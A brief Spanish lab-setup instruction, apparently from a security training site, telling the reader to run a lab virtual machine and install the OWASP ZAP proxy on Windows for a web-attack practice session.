Preparación del Labs **ejecutar la maquina VM e instalar OWASP ZAP Proxy** en el equipo Windows para realizar la practica de Ataques WEB.

FIN







www.seguridadparatodos.es